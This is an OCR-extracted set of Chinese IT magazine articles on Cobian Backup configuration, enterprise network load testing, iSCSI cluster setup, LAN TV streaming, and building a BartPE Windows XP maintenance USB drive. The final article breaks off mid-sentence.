


图 1 网络拓扑结构

由于这些数据非常重要，因此，决定将这些数据全



部备份到 XIMETA NetDisk NDU10-400 的网络硬盘当中。并对备份后的数据进行压缩，以及使用 DES (64bits) 进行加密。由于笔者所在的局域网结构较小，所要备份的数据量不算大，但对备份的完整性和性能要求比较高，因此，决定使用 Cobian Backup 9 对服务器中的数据进行备份。并且，将它以服务器的方式安装到局域网中唯一的服务器中。

### 注意

安装 Cobian Backup 9 时，不能以本地账号的方式进行安装，而是要为它创建一个新用户和密码，这样才能使它具有网络访问功能。

## 备份操作

在规划好备份任务的具体内容后，就可以着手使用 Cobian Backup 9 来开始这个备份任务了。

### 1. 启用 Cobian Backup 9

由于笔者是以服务器方式安装 Cobian Backup 9 的，当安装完成后，它就自动启动了。当然，您也可以先在 Cobian Backup 9 停止运行后，通过单击【开始】→【程序】→【Cobian Backup 9】命令中的“Cobian Backup 9 User Interface”来重新启动它。Cobian Backup 9 在启动时不会出现主界面，它只会在系统桌面的任务栏右下角产生一个蘑菇图案的图标。双击这一图标，就可以打开程序的主界面（如图 2 所示）。



图 2 Cobian Backup 9 主界面

为了达到备份的目的及最好的备份效果，在开始创建备份任务前，还得在 Cobian Backup 9 的“Options”对话框中进行一些必要的设置。例如，设置日志文件记录方式，设置用户接口密码和使用的压缩方式等。在这里要明白的是，选项对话框中的设置是影响所有备份任务的，您应当针对自己的实际情况来慎重设置。对于笔者的备份任务来说，主要设置了压缩方式，以及对用户接

口设置了密码。

当对用户接口设置密码后，所有的操作都得在输入密码后才能进行，保证不被其他未授权的用户修改备份任务。

### 2. 创建备份任务

在完成这些必要的设置后，就可以开始为所要备份的数据文件创建新的备份任务。单击 Cobian Backup 9 程序主界面菜单栏上【Task】菜单中的【New Task】命令，就可以启动创建新任务的对话框。在这个对话框中，包括了创建一个备份任务所需要的全部设置项。在笔者此次的实例中，一共要创建两个备份任务，在此分别将这两个备份任务命名为“daybackup”和“monthbackup”。

对创建“daybackup”备份任务来说，主要对新任务对话框中以下所示的这些标签中的设置项进行相应的设置：

(1) 如图 3 所示，在“General”标签中的“Task Name”文本框中输入“daybackup”的备份名称，然后在“Backup Type”选项框中，为备份任务指定 Incremental（增量）的备份方式。其他设置项保持默认即可。




图 3 “daybackup”备份任务的“General”标签设置窗口图

(2) 在“Files”标签中的“Source”选项框中添加需要备份的文件，同时，在“Destination”选项框中指定要备份到的位置。具体的备份位置要根据实际情况来定。在笔者的这个实例当中，由于使用了 XIMETA NetDisk NDU10-400 网络硬盘，在安装好随机附送的应用程序后，它就会如同一个本地磁盘一样出现在服务器的资源管理器中。因此，只要指定这个分区路径就可以了。

(3) 在“Schedule”标签的“Schedule Type”组合框中，为这个备份任务选择“Timer”项，然后在“Timer (Minutes)”框中输入“60”。

(4) 在“Archive”标签中的“Compression”选项框中的“Compression Method”组合框中，为此次备份任务所要备份的文件指定了压缩方式，并选中“Password Protect”选

项后，输入保护密码。然后在“Strong Encryption”选项框中的“Encryption Type”组合框中，为此次备份任务指定以 DES（64bits）的加密方式，并在“Passphrase”文本框中输入所要的密码。

完成上述设置后，单击创建新任务对话框中的【OK】按钮，就可以完成创建“daybackup”的备份任务。“monthbackup”备份任务的创建，除了备份任务名称、备份位置所在文件夹和在 Schedule 标签中的设置不与“daybackup”的设置相同外，其他和上述设置完全相同。图 4 是创建“monthbackup”备份任务时“Schedule”标签中的设置窗口。

当然，在创建一个备份任务后，我们也可以通过双击 Cobian Backup 9 主界面任务列表中的备份任务对它进行查看和修改。

完成备份任务创建后，它就会按照在 Schedule 标签中的设置自动进行备份工作。我们也可以通过单击工具栏中的【开始所有任务】或【开始选择的任务】按钮来立即开

始一个备份任务。




图 4 “monthbackup”备份任务的“Schedule”标签设置窗口图

## 测试分析网络传输负载

北京 李晨光

### 网络测试需求分析

随着企业各种信息系统相继投入使用，生产、管理信息逐步增加，企业网络规模迅速扩大，信息城域网承受着空前的压力，网络带宽严重不足，网络系统传输丢包、设备死机情况频频发生。为深入了解公司网络系统的运行情况和负载分布，我们对网络系统进行了一次全面的测试分析。

### 网络状况

公司大楼内计算机网络主干采用 ATM 网络技术，骨干带宽 155Mbps。整个信息网络系统主要分为 3 个层次，即核心交换层、远端子网层和用户接入层。核心交换机 BH5000 共 2 台，BCN/BLN 路由器 2 台，负责全网所有系统数据的交换传输。骨干交换机 Centil-ion100 共 10 台，负责本地区所有系统数据的上传下达。接入层交换机 60 余台，主要使用 BAY 300 系列以太网 10Mbps 交换机。各种类型服务器 50 余台，接入网络的 PC 数量超过 1500 台，分别划入 30 个 VLAN 中。网络中运行了 OA、MIS、WWW、E-mail、自动化、防病毒、视频点播等十多个应用系统。

### 网络测试分析

近年来，公司内部企业网络中应用系统和用户数量一直快速增加，网络带宽成为限制信息化应用的瓶颈。为了掌握计算机网络中数据的确切流量，工程技术人员从多方面对公司计算机城域网进行了测试。

测试分析后，技术人员对公司所有应用系统的使用人数、网络带宽需求进行统计和估算：目前公司计算机网络中各信息系统正常运行时对带宽总需求达到 536Mbps 左右。随着信息化技术在企业内更广泛和深入的应用，企业自动化应用系统数量和用户规模都在迅速增加，为保证各个系统都能正常运行，网络带宽也必须随之提高。

### 网络流量测试

#### 测试目的

通过网络流量测试，获得网络的使用情况（利用率、碰撞、错误帧及广播 4 大参数），对网络物理层及数据链路层的健康状况进行评估。

#### 测试工具

测试工具为 FLKE OptiView、EtherPeek NX、“北塔\_BTNM”网管软件和 MRTG。

#### 测试内容

对骨干链路长期记录流量取平均值与正常工作时间检测实时流量进行对比测试。使用 MRTG 对核心交换机进行 1 个月的流量统计（上班时间的上午 8:00—12:00，下午 14:00—17:30），测试骨干链路流量及平均利用率。对测试数据取总流量的平均值为 142584242821 (bytes) × 8/7.5 (上班时间)

3 600 (s) = 42.2 Mbps (平均网络流量)，则平均网络利用率为 27.2% (42.2/155) (如图 1 所示)。

日期	流入量/bytes	流出量/bytes	总流量/bytes
2008-03-28	13155508803	149301206977	162456715780
2008-03-27	18982804759	130136516472	149119321231
2008-03-26	0	0	0
2008-03-25	0	0	0
2008-03-24	21663870639	119374755939	141038626578
2008-03-23	17882034840	11094936886	128831391726
2008-03-22	22443050918	120893241435	143336292353
2008-03-21	27084989882	119393314969	146478304851
2008-03-20	17253492764	123952914814	141206407578
2008-03-19	0	0	0
2008-03-18	0	0	0
2008-03-17	20526051222	119976696115	140502747337
2008-03-16	24195357934	126101232363	150296590297
2008-03-15	17069133378	120665847465	137734980843
2008-03-14	14849824431	122242343512	137092167943
2008-03-13	27139089396	125684250277	152823339673
2008-03-12	0	0	0
2008-03-11	0	0	0
2008-03-10	27454704401	121119780669	148574485370
2008-03-09	12531732682	118682548620	131214279302
2008-03-08	29764178698	108774406121	138538584819

图 1 骨干链路日总流量

## 测试数据分析

当前网络利用率与根据数据统计的利用率相符，并一直居高不下。错误及碰撞为 0，广播只占了 0.03%，说明网络上存在的都是正常流量，并没有大量的广播及错误引起的网络利用率高的现象出现。

某一天两个骨干结点之间流量的分布中，上班时间内的最低流量出现在早上 8 点，大约为 20Mbps，高峰时间流量出现在上午 10 点与下午 17 点，最高达到 61Mbps。上午 10 点以后，数据流高峰引起设备转发阻塞，造成骨干链路中断，11:05 后才恢复正常。

## 网络负载压力测试

### 测试目的

网络的实际传输速率同网络设备的性能、链路的质量、终端设备的数量、网络应用系统等因素有很大关系。通过网络压力测试，可以在一定程度上评估网络设备之间的实际传输速率及交换机、路由器等设备的转发能力。通过专用网络测试设备模拟网络流量，人为增加网络负载，与此同时对网络的各种流量参数进行统计、分析，计算网络负载性能的分析数据。同时与流量分析的结果比较，可以比较出目前网络的总体状况。

### 测试工具

测试工具为 Fluke OptiView、ping 和 EtherPeek NX。

### 测试内容

避开工作时间，在网络中心和另外一个骨干结点间的网

络链路进行压力测试。测试时当前网络流量为 10Mbps 左右，测试协议为 IP，包大小选择为 768byte。

(1) 在此链路增加负载 35Mbps 压力，使用 ping 工具检测发现开始丢包。

(2) 对此链路增加 50Mbps 压力测试，ping 检测链路不通。

(3) 在链路上增加 30Mbps 广播包压力测试，模仿“蠕虫”等病毒发作时对网络的冲击，此时检测到链路中断。

### 测试数据分析

在 ATM 骨干链路上增加模拟流量 35Mbps 压力，加上测试时链路上已有的 10Mbps 流量，网络总流量达到 45Mbps，这时网络开始丢包。而根据第 1 项测试的结果，骨干网络实际平均流量为 42.2Mbps，这验证了平时骨干链路 ping 丢包情况。在模拟流量增加到 50Mbps 的时候（实际流量为 60Mbps），骨干链路从严重丢包到完全中断。网络实际平均利用率为 27.2%，此项测试验证了在骨干链路负载 38% (60/155) 左右会造成全网中断。如果网络中存在“蠕虫”等病毒冲击，形成大量类似广播包流量，网络负载到达 40Mbps 左右，即 ATM 骨干链路利用率达到 26% (40/155) 就会引起网络的中断。

需要说明的是，基于 CSMA/CD 机制的以太网实际利用率没有一个固定的标准，一般说来在 40%~70%，而我们的公司的 ATM 网络利用率达到 38% 就会阻塞。

## 网络协议分析

### 测试目的

了解目前网络中应用协议的种类及每种协议所占的比例，可以清楚地反映出网络上在传输的应用系统及所占的百分比。

### 测试工具

测试工具为 Fluke OptiView 和 EtherPeek NX。

### 测试内容

抓取网络正常时的 IP、TCP、UDP 协议分布图。

(1) 网络骨干链路测试；

(2) 互联网出口测试。

### 测试数据分析

在局域网中应用系统多的特点非常明显，基于 HTTP、FTP、Oracle、SQL Server、Lotus Notes 等 TCP 协议的应用排在了前几位，这几个协议共占据了 TCP 协议的 80% 左右，UDP 协议以 RealAudio 视频服务为主，占据了 80% 协议数据量；互联网出口协议数据量中 TCP 则以 HTTP 协议为主，仅



此 1 项就占据了总出口流量的 80% 以上，UDP 协议数据量则是以 DNS、SNMP 和 RealAudio 为主。

## 应用系统测试

### 测试目的

模拟单个用户在理想状态下与服务器通信，通过抓取分析客户端数据流入流出的情况，得出一个用户正常使用某一系统时的网络带宽要求，从而计算出公司各种信息应用系统服务器和所有用户正常使用网络服务所需要的总带宽。

### 测试工具

测试工具为 EtherPeek NX。

### 测试条件

- (1) 服务器的处理能力足够强，服务器端网络带宽足够大，不能让时间瓶颈出现在服务器上。
- (2) 抓包软件的缓冲区域足够大。
- (3) 测试线路足够好。

### 测试环境

- (1) 将单台客户端计算机连接到服务器所在网段，模拟单个用户独享服务器，避免跨网段流量对测试影响。
- (2) 测试时间：均为晚上，避开网络使用高峰期，对服务器没有任何压力。
- (3) 测试地点：公司中心机房内，测试线路足够好，客户端与服务器在同一网段，并且同在千兆交换机上。

### 测试结论分析

根据多方面测试数据，分析了在大型企业信息化应用环境下企业网络中数据流量的构成，各种数据流对网络和通道的影响。综合分析可得出以下结论。

- (1) 网络实际平均利用率与目前设备能承受的利用率相比只差 11 个百分点，在网络高峰时期的流量会高出目前设备能承受的流量，即网络使用处于高峰时间段内，会造成网络中断，在病毒爆发等特殊情况下网络会随时中断，测试

结论与实际运行情况完全相符。

(2) ATM 与 IP 通信传输模式不同，计算机与服务器之间的数据传输遵循 IP 协议，在通过 ATM 骨干网络传输时，要进行 2 次数据包的拆卸封装过程，增加了传输延时，降低了网络实际使用带宽。因此得出结论：由于与 SDH 通信网传输模式不同，IP 数据通过 SDH 传输网传输数据时需要在设备上增加 POS 接口模块进行数据格式转换，这必然造成传输延时，同时增加故障点，增加网络建设成本，降低 IP 数据网络的实际应用带宽。因此在企业内建设千兆以太城域网时，骨干设备间最好采用独立光纤进行连接。

(3) 企业网络中的应用系统越来越多，并且一个终端用户可能会同时使用多个网络服务（如同时下载文件、打开视频会议和 OA 等）。现在个人 PC 的网卡带宽已经达到 1Gbps，这意味着每个终端用户需要和服务器之间同时建立更多、更快的信息链路，这些链路要求共享更高的传输带宽。目前建设和改造的骨干网络应至少保证千兆带宽，并要具有对各种系统应用的 QoS 质量保障，那些因网络“瓶颈”而造成的数据传输速度慢、应用系统反应迟缓、处理效率低等现象才会得以消除。

(4) 对网络利用率的测试分析方法同样可以应用在纯以太网网络中，例如对新建千兆以太网网络可以应用本方法进行分析，从而获得网络实际利用率及各种协议占有率，更科学有效地保证企业信息化系统的安全运行。

公司网络系统联网用户数量在 2006 年初达到 1500 个，根据公司自动化系统应用情况，预计到 2010 年用户数量将达到 25000 个，各类应用系统数量达到 30 个左右。IP 电话、多媒体交互、海量数据库存储等高带宽需求系统也将应用到公司信息化系统中，网络数据流量越来越大，企业骨干网对传输速率也有了更高的要求。

随着万兆技术的成熟应用，可以方便地对千兆以太网网络进行升级，用万兆以太网作为整个网络的基础，以太网可以覆盖的距离更长，支持的带宽更多，提供更低的网络时延、足够的带宽保证各种数据流的实时传送，并在 LAN、MAN 和 WAN 中使用以太网技术实现端到端的连接。

## Virtual Server 搭建集群环境

笔者单位网络拓扑结构如图 1 所示，共三台 Windows 2003 Server 企业版虚拟机（安装虚拟机过程略）。

域控制器：192.168.0.2（两块虚拟硬盘，其中一块虚拟

福建省顺昌县烟草公司 张公飞  
硬盘虚拟成存储设备，我们设为 600MB）。

结点 1：192.168.0.3（成员服务器）。

结点 2：192.168.0.4（成员服务器）。






图1 网络结构

### 注意

Windows 的某一集群服务的所有结点都必须为域控制器或者都为域成员服务器。

### 概念理解

#### 1. iSCSI 协议

iSCSI 是基于 IP 协议的，通过 iSCSI，用户可以穿越标准的以太网线缆，在任何需要的地方创建实际的 SAN 网络，而不需要专门的光纤通道网络在服务器和存储设备之间传送数据。iSCSI 可以实现异地间的数据交换，使远程镜像和备份成为可能。因为没有光纤通道对传输距离的限制，IP SAN 使用标准的 TCP/IP 协议，数据可在以太网上进行传输。

#### 2. IP SAN

IP SAN 存储技术就是在传统 IP 以太网上架构一个 SAN 存储网络把服务器与存储设备连接起来的存储技术。它把 SCSI 协议封闭在 IP 协议之中，能够节约大量成本，加快实施速度，增强扩展能力等。

#### 3. LUN

LUN 的全称是 Logical Unit Number，每个 SCSI 总线上的设备都有一个代号，叫做 Target ID（也称为 SCSI ID），LUN ID 的作用就是扩充 Target ID，每个 Target ID 下都可以有多个 LUN Device（通常简称为 LUN）。

### 应用软件

#### 1. WinTarget

WinTarget 是一种基于软件的 iSCSI 存储局域网技术，用来创建数据存储系统。

#### 2. Initiator

Windows XP、Windows 2000 和 Windows 2003 操作系统的 Client 可以应用 Initiator（iSCSI 启动程序）软件通过 TCP/IP 网络加载 WinTarget 所虚拟出的 iSCSI 硬盘。

#### 3. Windows Virtual Server 2005 R2

安装虚拟操作系统。

### 搭建步骤

(1) 在 DC 上安装 Target（安装过程略）。

(2) 在结点 1 和结点 2 上安装 Microsoft iSCSI Initiator，在安装时要注意勾选如图 2 所示的两项内容。




图2 勾选中间两项

(3) 配置 WinTarget。单击程序界面左边窗口中的 Devices（如图 3 所示），在程序界面的下方会显示已挂接在 DC 上的硬盘，并创建两个 LUN。




图3 单击 Devices 项

单击程序界面左边窗口的 Hosts，添加结点 1 和结点 2（在添加时要指明结点的 iqn 名，可在结点上运行 iSCSI 软件的“常规”选项 Initiator Node Name 中看到 iqn 名）。类似的格式如下：

Initiator Node Name: iqn.1991-05.com.microsoft.dcmaster.test.com

(4) 配置 Microsoft iSCSI Initiator 软件。

在两结点上分别运行 iSCSI 软件，单击【Discovery】→【Add】命令，添加运行 WinTarget 软件的 IP 地址 192.168.0.11。单击【Targets】→【Logon】命令，选择 Automatically Restore This Connection When the System Boots。

至此，为集群搭建所做的所有准备工作完成。在任意结点使用磁盘管理器对建立的 LUN 进行初始化，会识别出新的两块磁盘，进行初始化，并指定盘符。最后开始安装集群服务（安装过程略）。

注意

在默认情况下，集群服务已经安装在 Windows Server 2003 企业版上。在 Windows 的早期版本中，若要安装集群服务，需要在控制面板中的“添加/删除程序”工具中，添加集群服务组件。微软官方推荐安装集群服务时使用普通域管理员身份，但是必须是域成员服务器上的本地管理员组成员。

集群服务无法删除，只能让它恢复到未配置的状态：启动集群管理器（CluAdmin.exe），用鼠标右键单击结点，然后单击【停止集群服务】命令。

如果此服务器是集群中的最后一个结点，不允许执行此步。用鼠标右键单击结点，然后单击【退出结点】命令。如果无法启动集群服务，或者在删除结点时出现故障，可以手动取消对集群服务的配置：

运行 Cmd.exe 程序，在命令提示符处输入 cluster node 结点名称/forcecleanup，然后按【Enter】键。

如果注册表中不存在集群服务键值，该命令不起作用，必须在注册表中重建集群服务主键，可以使用命令：

```
sc create clussvc
```

让网络广播多路电视节目

随着计算机网络的发展，多媒体技术在企业内部网或局域网中的应用越来越多。但是性价比好的网络视频广播系统却很难寻找。

2000 年，我们曾使用过以色列的 ixJet Live 系统在网络中传送一路视音频信号（电视节目），但是在几年的实际应用过程中我们发现，当用户增加到 5 个以上时就会出现画面迟钝、连接服务困难甚至所有用户都失去连接的现象，这时必须重启服务才能解除故障，而且只传输一套电视节目。这一系统造价太高，应用效果却不尽如人意。

MPEG-4 协议标准的出现，流媒体技术在视频会议领域得到了应用。这使我们在网络中实时传播多套电视节目的构想出现了希望。

通过多方考察，我们最终选定了 JVR-800XM 网络视频服务器，设计了我们在局域网中传送音视频服务的平台（如图 1 所示）。该设备主要是为视频会议开发的，我们把它用于视频广播，投资不大（仅用了不到 2 万元），性价比极高。而且为以后预留了视频监控功能。




图 1 视频服务平台

网络电视节目广播的实现

1. 将有线电视信号（RF 射频信号）解调成音视频信号（AV 信号）

采用有线电视信号分配器将一路 RF 射频信号分配成多

路，再采用多个电视解调器（HB-620B）将 RF 信号解调成 AV 音视频信号，并将解调出的多路 AV 信号逐一接入网络视频服务器，完成电视信号的解调。

2. 通过视频服务器将多套电视节目编码，采用 MPEG4 码流送入网络中进行广播

我们采用的 JVR-800XM 网络视频服务器将音视频信号转化为基于以太网标准的数据包，使摄像机所拍摄的画面用 MPEG4 流媒体格式通过 RJ-45 以太网接口接入网络核心交换机，直接传送到网络上，网络上的工作站即可接收远端电视画面和声音。

从此，宽带（综合布线）网络可以取代传统的闭路电视系统，信息网络和视频网络合二为一。

在视频服务器中写入 IP 地址、掩码、网关等相关的网络配置信息，还可以在节目画面下角写上节目名称或类似于台标的字样，如图 2 所示。



图 2 节目画面写上类似台标的字样

网络客户端安装接收软件或用浏览器方式观看

在接收软件中进行相应的配置，写入相应的 IP 地址，就可以有选择地接收观看视频服务器所播放的电视节目了，如图 3 所示。




图3 视频来源设置窗口

## 应用视频流媒体技术的说明

JVR-800XM 嵌入式网络视频服务器，完全脱离 PC 平台，建立在嵌入式处理器和嵌入式操作系统上（而不是 PC 处理器和 PC 操作系统）。同时具备嵌入式硬盘录像机和嵌入式视频服务器的功能（DVR+DVS），具有视频信号和音频信号的实时 MPEG4 全硬件同步压缩、压缩码流实时网络传输，支持流协议（RTP/RTCP、RTSP）、支持 IE 浏览等功能。

支持多达 8 路以上视、音频输入，实时按 MPEG4 方式或单帧编码方式进行视、音频压缩。输出码率可调；在 MPEG4

压缩方式下，MPEG4 视频流和 MPEG4 音频流可复合成 MPEG4 复合流，确保回放时的视音频始终同步。服务器输出的码流可通过网络（局域网或广域网）在客户端计算机上播放和记录，播放时延时不超过一秒。

## 系统应用的效果

我们采用的这种网络视频广播系统在白山发电厂企业内部网络中应用以来，系统运行稳定，广播画面流畅。从未发生过服务器死机、客户端接收困难等现象。

目前，我们在局域网 100Mbps 的网络带宽中广播传送了中央 1 台、吉林省台、中央体育频道、中央新闻频道等 8 套电视节目，在两年多的应用中收到了良好的效果。

采用流媒体技术用最低的成本，在企业内部网络中实现了电视节目的广播传输，丰富了网络功能，网络资源得到充分利用。其实视频源不仅仅局限于有线电视节目，我们还可以利用这一技术进行远程视频会议、播放远程教育节目等。

## 打造 Windows XP 系统维护 U 盘

我们在使用计算机的过程当中，总避免不了会遇到各种各样的系统问题。要解决软故障引起的系统不能启动问题，一般会通过使用系统维护光盘或某种 Ghost 备份还原的方式来使系统恢复正常。但是，由于系统维护光盘中的杀毒软件病毒库是不能升级的，因此，对于想清除系统中感染的新病毒或木马程序就无能为力了。要是您拥有一个能运行 Windows XP 系统的 U 盘式系统维护盘，您就可以先引导进入安装在系统维护 U 盘当中的 Windows XP 系统，然后进行各种系统维护工作。例如，利用 U 盘的可擦写特性，对 U 盘中的病毒库进行更新；通过 U 盘中的 Ghost 软件，将处于最佳状态的计算机系统分区备份到这个 U 盘中。

下面介绍如何打造一个集成了常用工具软件的 Windows XP 系统维护 U 盘。

## 软硬件准备

### 硬件准备

您所拥有的 U 盘和计算机，应满足以下三个条件：

（1）计算机主板的 BIOS 必须支持 USB-HDD 方式的 U 盘启动，也就是说，计算机会将插入的可移动存储设备以硬盘的方式进行引导。如果您的计算机主板 BIOS 不支持 U 盘启动，需要将计算机主板的 BIOS 软件更新到支持 U 盘启动的版本。

（2）U 盘和计算机主板的 USB 接口必须是 USB2.0 标

准的。本文介绍的实例，使用的是 SanDisk 的 Micro SD 卡 + 使用 USB2.0 接口的读卡器方式。

（3）U 盘容量在 512MB~2GB 之间，因精简后的系统为 180MB，再加上 U 盘中的工具软件，需 512MB 左右。另外，现在绝大多数的计算机只支持使用 FAT16 文件系统的 U 盘启动，而 FAT16 文件系统只能管理最大不超过 2GB 的空间，所以 U 盘容量不要超过 2GB。

### 软件准备

（1）为了能将 U 盘格式化为 FAT16 的文件系统格式，需准备一个 HP USB Disk Storage Format Tool V.2.0.6 软件，我们可从 HP 网站下载到运行文件“HPUSBFW.exe”。

（2）要想创建一个迷你版的 Windows XP 系统，需要 PEBuilder 的软件，可从 <http://www.nu2.nu/pebuilder/> 上下载，最新版本的安装文件是“PEBuilder3110a.exe”。

（3）一张带有 SP2 补丁包的 Windows XP SP2 专业版的安装 CD，这是因为使用 PEBuilder3110a 制作的 Windows XP SP1 迷你系统有时不能正常工作。

（4）为了能够正常引导 U 盘中的迷你 Windows XP 系统，还需 Windows Server 2003 SP1 补丁包中的文件“Setupldr.bin”和“Ramdisk.sys”。Windows Server 2003 SP1 可以从 <http://support.microsoft.com/kb/889100/> 下载，全名为“WindowsServer2003-KB889101-SP1-x86-CHS.exe”。不能通

过直接运行这个补丁文件的方式来得到上述这两个文件，需使用提取方法，在下文会具体说明。

(5) 在计算机硬盘分区当中，为储存上述的文件和软件及将要制作的迷你 Windows XP 系统，需准备 1.5GB 以上的可用空间。

## 用 FAT16 文件系统格式化 U 盘

用格式化 U 盘的工具“HPUSBFW.exe”，将笔者的 MicroSD 卡格式化为 FAT16 的文件系统。

直接双击“HPUSBFW.exe”启动软件，在程序主界面（如图 1 所示）的“Device”选择列表中，指定要格式化的 U 盘盘符，本文笔者的 U 盘盘符为“j”。然后在“File System”中选择 FAT 文件格式，并确定“Format Options”复选框中的所有选项都没有被选中。单击【Start】按钮，完成 U 盘的格式化。



图 1 HPUSBFW 格式化软件的主界面图

## 提取文件

要创建迷你系统，就得依靠 PEBuilder3110a 软件。安装 PEBuilder3110a 时，需要指定将其安装到一个有足够剩余空间的分区中，本文笔者将它的安装位置指定为 E 磁盘分区。安装完成后，安装程序会在 E 盘根目录中创建一个名为 PEBuilder3110a 的文件夹。

然后进行 Windows Server 2003 SP1 补丁包中的“Setupldr.bin”和“Ramdisk.sys”的文件提取。提取之前，需要在 PEBuilder3110a 安装目录“E:\PEBuilder3110a”中建立一个“SRSP1”子目录，然后通过下面的方法，将这两个文件保存到这个新建的子目录当中：

(1) 进入系统的命令行模式，用 CD 命令导航到保存 Windows Server 2003 SP1 补丁包的目录。

(2) 在此目录的提示符下，输入如下命令：

```
WindowsServer 2003-KB889101-SP1-x86-CHS.exe -x
```

按【Enter】键后，会弹出选择解压文件保存目录的对话框。解压的文件可以直接保存到默认的文件夹中，因此直接单击【OK】按钮，就可以将本包中的文件全部提取出来。

(3) 用 CD 命令导航到保存提取文件目录中的 I386 子

目录中，然后输入下列命令将 setupldr.bin 复制到 E:\pebuilder3110a\SRSP1 目录中：

```
copy setupldr.bin E:\pebuilder3110a\SRSP1
```

输入下列命令将 ramdisk.sys 文件展开到 E:\pebuilder3110a\SRSP1 目录中：

```
expand -r ramdisk.sys E:\pebuilder3110a\SRSP1
```

此时可到资源管理器中的 E:\pebuilder3110a\SRSP1 目录下查看这两个文件是否已经存在。

## 创建迷你 Windows XP 系统

先将 Windows XP SP2 的专业版安装 CD 放到光驱当中，同时按住【Shift】键不让安装 CD 自动运行后，单击【开始】→【程序】→【PEBuilder】命令，“PEBuilder”就可以启动 PEBuilder3110a 软件。在 PEBuilder3110a 程序主界面“Builder”的“Source”文本框中指定系统安装 CD 所在的路径，本文系统安装 CD 处在“G:”盘。然后确保“Output”文本框中的内容为“BartPE”，以及“Media Output”选项框中的“None”选项处于选中状态。在完成这些设置后，就应当考虑需要安装哪些必要的工具软件到这个迷你 Windows XP 系统中了。

在已经建立好的迷你系统中安装软件是有一点麻烦的，所以在创建迷你系统时就考虑将软件集成进去。单击 PEBuilder3110a 程序主界面中的【Plugins】按钮，打开“Plugins”界面（如图 2 所示）。在这个界面中，可以对已集成的软件进行修改，以及安装新软件进去。

在这个界面中，列表中已经有很多软件，这就是迷你系统在创建时就会集成进去的。但是此时只有列表框中“Enable”字段显示为“Yes”字符的列表项对应的软件才可以正常运行，显示为“No”字符的软件还需下载一些必要文件，并将这些文件复制到此软件所在目录中特定的位置后，才能正常运行。还有一些软件根本就没有在这个列表框中出现，这就要求对这些软件进行安全安装，例如 Firefox Web 浏览器。所有的这些支持在 U 盘系统中运行的软件，都可以在 <http://www.nu2.nu/pebuilder/plugins/> 网站上下载并得到它们的安装和设置说明。




图 2 安装软件界面

我们以安装 Firefox Web 浏览器为例，说明如何在此将



